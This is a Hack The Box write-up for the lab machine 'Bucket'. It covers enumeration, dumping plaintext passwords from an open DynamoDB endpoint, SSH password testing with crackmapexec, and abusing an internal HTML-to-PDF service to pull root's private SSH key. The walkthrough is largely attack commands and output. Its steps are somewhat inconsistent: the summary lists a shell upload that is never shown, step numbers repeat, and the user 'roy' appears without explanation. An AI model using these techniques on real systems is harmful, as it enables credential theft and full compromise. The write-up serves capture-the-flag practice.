Bucket Hackthebox Writeup

Introduction@Bucket:~$

Summary

- Nmap shows to ports open
- Exploring the web server
- Finding a directory called `/shell`
- using **aws cli** to drop a `shell`
- grab `user.txt`
- finding a service running on port `4566`
- port forward it and get a webserver `code-execution` as root
- creating `alerts` table
- inserting payload
- trigger the payload to create a `pdf`
- getting `id_rsa` of root and then ssh in
- grab `root.txt`

Recon:~$

Nmap

```
Nmap scan report for 10.10.10.212
Host is up (0.16s latency).
Not shown: 58242 closed ports, 7291 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://bucket.htb/
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Found two ports that are open **`22:ssh`** and **`80:http`**

We find subdomain `http://bucket.htb` in the nmap scan.Let's first add it to `/etc/hosts` file

```
  GNU nano 4.9.3
127.0.0.1       localhost
127.0.1.1       parrot
#custom
10.10.10.212    bucket.htb bucket support@bucket.htb s3.bucket.htb
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

bucket.htb - TCP 80


We find a simple website `Bucket Advertising Platform`



I found nothing after a while, upon checking the `source` code we see another domain and again add it to `/etc/hosts/`

```
<a href="#"><i class="fab fa-linkedin"></i></a>
</div>
</div>
</aside>

<article>
<div class="coffee">
<img src="http://s3.bucket.htb/adserver/images/bug.jpg" alt="Bug" height="160" width="160">
</div>
<div class="description">
<h3>Bug Bounty and 0day Research</h3>
<span>march 17, 2020 | Security</span>
<p>Customised bug bounty and new 0day feeds. Feeds can be used on TV, mobile, desktop and web applications. Coll
</div>
</article>
<div class="articles">

<article>
<div class="coffee">
<img src="http://s3.bucket.htb/adserver/images/malware.png" alt="Malware" height="160" width="160">
</div>
<div class="description">
<h3>Ransomware Alerts</h3>
<span>march 17, 2020 | Malware</span>
<p>Run awareness ad campaigns on Ransomwares and other newly found malwares. Choose different types of malwares
```

On viewing the site it says running `running`




Fired up `gobuster` to find other directories

```
┌──[root@LzM17]─[~/Desktop/htb/bucket]
└─── ❯ gobuster dir -u http://s3.bucket.htb/ -w
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 50
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer
(@_FireFart_)===============================================================
[+] Url:            http://s3.bucket.htb/
[+] Threads:        50
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

[+] Status codes:   200,204,301,302,307,401,403


[+] User Agent:     gobuster/3.0.1


[+] Timeout:        10s


===============================================================
```

```
2020/10/29 17:47:50 Starting gobuster


===============================================================
/health (Status: 200)


/shell    (Status: 200)
```

We find a `/shell` directory it looks interesting. let's check it out.



It's a `DynamoDB Web Shell` and to access data we need to install `awscli` to run commands using the terminal.

First install the `aws` CLI.

```
sudo apt-get install awscli
```

Now let's `configure` it for our use.

```
┌─[root@LzM17]─[~/Desktop/htb/bucket]
└──╼❯ aws configure
AWS Access Key ID [None]: AKIAIOSFODNN7EXAMPLE
AWS Secret Access Key [None]: wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
Default region name [None]: us-west-2
Default output format [None]: json
```

Let's list the `tables` in the `DynamoDB Database`.

```
┌─[root@LzM17]─[~/Desktop/htb/bucket]
└──╼❯aws dynamodb list-tables --endpoint-url http://s3.bucket.htb/ --no-sign-request
{
    "TableNames": [
        "users"
    ]
}
```

Let's list the content in table `users`

```
┌─[root@LzM17]─[~/Desktop/htb/bucket]
└──╼❯ aws dynamodb scan --table-name users --endpoint-url http://s3.bucket.htb/ --no-sign-request
{
    "Items": [
        {
            "password": {
                "S": "Management@#1@#"
            },
            "username": {
                "S": "Mgmt"
            }
        },
        {
            "password": {
                "S": "Welcome123!"
            },
            "username": {
                "S": "Cloudadm"
            }
        },
        {
            "password": {
                "S": "n2vM-<_K_Q:.Aa2"
            },
            "username": {
                "S": "Sysadm"
            }
        }
    ],
    "Count": 3,
    "ScannedCount": 3,
    "ConsumedCapacity": null
}
```

SSH

I've got one user, roy, and three passwords. I'll use `jq` to dump the passwords to a file:

```
┌─[root@LzM17]─[~/Desktop/htb/bucket]
└──╼❯ aws --endpoint-url http://s3.bucket.htb dynamodb scan --table-name users | jq -r '.Items[].password.S' && aws --endpoint-url http://s3.bucket.htb dynamodb scan --table-name users | jq -r '.Items[].password.S' > passwd
Management@#1@#
Welcome123!
n2vM-<_K_Q:.Aa2
```

With that list, I can use `crackmapexec` to test them one by one:

```
┌─[root@LzM17]─[~/Desktop/htb/bucket]
└──╼❯ crackmapexec ssh 10.10.10.212 -u roy -p passwd
SSH         10.10.10.212    22     10.10.10.212     [*] SSH-2.0-OpenSSH_8.2p1
Ubuntu-4
SSH         10.10.10.212    22     10.10.10.212     [-] roy:Management@#1@#
Authentication failed.
SSH         10.10.10.212    22     10.10.10.212     [-] roy:Welcome123!
Authentication failed.
SSH         10.10.10.212    22     10.10.10.212     [+] roy:n2vM-<_K_Q:.Aa2
```

Shell as roy

The last one was a success

```
┌─[root@LzM17]─[~/Desktop/htb/bucket]
└──╼❯ sshpass -p 'n2vM-<_K_Q:.Aa2' ssh roy@10.10.10.212
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-48-generic x86_64)
...[snip]...
Last login: Sat Apr 24 10:54:43 2021 from 10.10.16.11
roy@bucket:~$
```

we got `user.txt`

```
roy@bucket:~$ wc -c user.txt
33 user.txt
```

Shell as root

Test Bucket App

roy can access `bucket-app`:

```
roy@bucket:/var/www/bucket-app$ ls -l
total 848
-rw-r-x---+  1 root root     63 Sep 23 02:23 composer.json
-rw-r-x---+  1 root root  20533 Sep 23 02:23 composer.lock
drwxr-x---+  2 root root   4096 Sep 23 03:29 files
-rwxr-x---+  1 root root  17222 Sep 23 03:32 index.php
-rwxr-x---+  1 root root 808729 Jun 10  2020 pd4ml_demo.jar
drwxr-x---+ 10 root root   4096 Sep 23 02:23 vendor
```

Let's cat the `index.php` and check what this file do.

```php
<?php
require 'vendor/autoload.php';
use Aws\DynamoDb\DynamoDbClient;
if($_SERVER["REQUEST_METHOD"]=="POST") {
        if($_POST["action"]=="get_alerts") {
                date_default_timezone_set('America/New_York');
                $client = new DynamoDbClient([
                        'profile' => 'default',
                        'region'  => 'us-east-1',
                        'version' => 'latest',
                        'endpoint' => 'http://localhost:4566'
                ]);

                $iterator = $client->getIterator('Scan', array(
                        'TableName' => 'alerts',
                        'FilterExpression' => "title = :title",
                        'ExpressionAttributeValues' => array(":title"=>array("S"=>"Ransomware")),
                ));

                foreach ($iterator as $item) {
                        $name=rand(1,10000).'.html';
                        file_put_contents('files/'.$name,$item["data"]);
                }
                passthru("java -Xmx512m -Djava.awt.headless=true -cp pd4ml_demo.jar Pd4Cmd file:///var/www/bucket-app/files/$name 800 A4 -out files/result.pdf");
        }
}
else
{
?>
```

the `index.php` shows another communication to the `internal service`, a new table name `alerts` which is accessed with a post request with the values `data` and create a pdf.

Link : [HTML to PDF converter for Java and .NET]


We will abuse this to get root id_rsa file.

Step1

First we need to `port` forward on port `8000` .I'll reconnect with an SSH tunnel (`-L 8000:localhost:8000`). This will start a listener on port 8000 on my host machine, and any packets sent to it will be sent through the SSH session and then to localhost port 8000 on Bucket. Because `aws` is installed in the system and an internal service port `8000` (web service) and port `4566` (aws service)

```
ssh -L 8000:127.0.0.1:8000 roy@10.10.10.212
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-48-generic x86_64)
...[snip]...
Last login: Sat Apr 24 10:54:43 2021 from 10.10.16.11
roy@bucket:~$
```

Let's confirm that our port is `forwarded` or not in browser open `127.0.0.1:8000` if it shows the web server then our port forward was a success.



Step 2

I already looked at the local Dynamo in a previous step. There was no table called `alerts`. I'll create one.

The command `aws dynamodb create-table help` and this page provided the syntax:

```
aws --endpoint-url http://s3.bucket.htb dynamodb create-table --table-name alerts
--attribute-definitions AttributeName=title,AttributeType=S
AttributeName=data,AttributeType=S --key-schema AttributeName=title,KeyType=HASH
AttributeName=data,KeyType=RANGE --provisioned-throughput
ReadCapacityUnits=10,WriteCapacityUnits=5
{
    "TableDescription": {
        "AttributeDefinitions": [
            {
                "AttributeName": "title",
                "AttributeType": "S"
            },
            {
                "AttributeName": "data",
                "AttributeType": "S"
            }
        ],
        "TableName": "alerts",
        "KeySchema": [
            {
                "AttributeName": "title",
                "KeyType": "HASH"
            },
            {
                "AttributeName": "data",
                "KeyType": "RANGE"
            }
        ],
        "TableStatus": "ACTIVE",
        "CreationDateTime": 1612409699.649,
        "ProvisionedThroughput": {
            "LastIncreaseDateTime": 0.0,
            "LastDecreaseDateTime": 0.0,
            "NumberOfDecreasesToday": 0,
            "ReadCapacityUnits": 10,
            "WriteCapacityUnits": 5
        },
        "TableSizeBytes": 0,
        "ItemCount": 0,
        "TableArn": "arn:aws:dynamodb:us-east-1:000000000000:table/alerts"
    }
}
```

Step4

create a tabled and inserted the values as requested by the `index.php`.
The table now shows up in the list:

```
❯ aws --endpoint-url http://s3.bucket.htb dynamodb list-tables
{
    "TableNames": [
        "alerts",
        "users"
    ]
}
```

Step4


Now I only need to do a curl request to trigger the page.

```
curl -X POST -d "action=get_alerts" http://127.0.0.1:8000/ -v
```


```
        "TableSizeBytes": 0,
        "ItemCount": 0,
        "TableArn": "arn:aws:dynamodb:us-east-1:000000000000:table/alerts"
    }
}
roy@bucket:/var/www/bucket-app$ curl -X POST -d "action=get_alerts" http://127.0.0.1:8000/ -v
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 127.0.0.1:8000 ...
* TCP_NODELAY set
* Connected to 127.0.0.1 (127.0.0.1) port 8000 (#0)
> POST / HTTP/1.1
> Host: 127.0.0.1:8000
> User-Agent: curl/7.68.0
> Accept: */*
> Content-Length: 17
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 17 out of 17 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 26 Apr 2021 15:37:44 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 127.0.0.1 left intact
roy@bucket:/var/www/bucket-app$
```

Step5

Back in the browser I go to `127.0.0.1:8000/files/`



There is a `result.pdf` I open it.



Clicking on this pin icon and downloads the `id_rsa` of root.

```
chmod 600 id_rsa
ssh -i id_rsa root@10.10.10.212
```

grab `root.txt`

```
❯ chmod 600 id_rsa && ssh -i id_rsa root@10.10.10.212
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-48-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 26 Apr 2021 03:58:17 PM UTC

  System load:                      0.25
  Usage of /:                       33.8% of 17.59GB
  Memory usage:                     21%
  Swap usage:                       0%
  Processes:                        248
  Users logged in:                  1
  IPv4 address for br-bee97070fb20: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for ens160:          10.10.10.212
  IPv6 address for ens160:          dead:beef::250:56ff:feb9:7b04

229 updates can be installed immediately.
103 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Apr 26 15:56:54 2021 from 10.10.14.108
root@bucket:~# cat root.txt
9f0acd5d51f1ed31e6b373ef1f9ece5f
root@bucket:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bucket:~#
```

And pwned it .....

Resources

Topic	Url
HTML to PDF converter for Java and .NET	https://pd4ml.com/cookbook/pdf-attachments.htm
Local Stack is a local AWS cloud stack, designed for developers to develop and test cloud / serverless applications offline. It has a routes which listens on 4566, and manages all the requests to the correct service.	https://github.com/localstack/localstack
DynamoDB allows users to create databases capable of storing and retrieving any amount of data, and serving any amount of traffic. It automatically distributes data and traffic over servers to dynamically manage each customer's requests, and also maintains fast performance.	https://aws.amazon.com/dynamodb/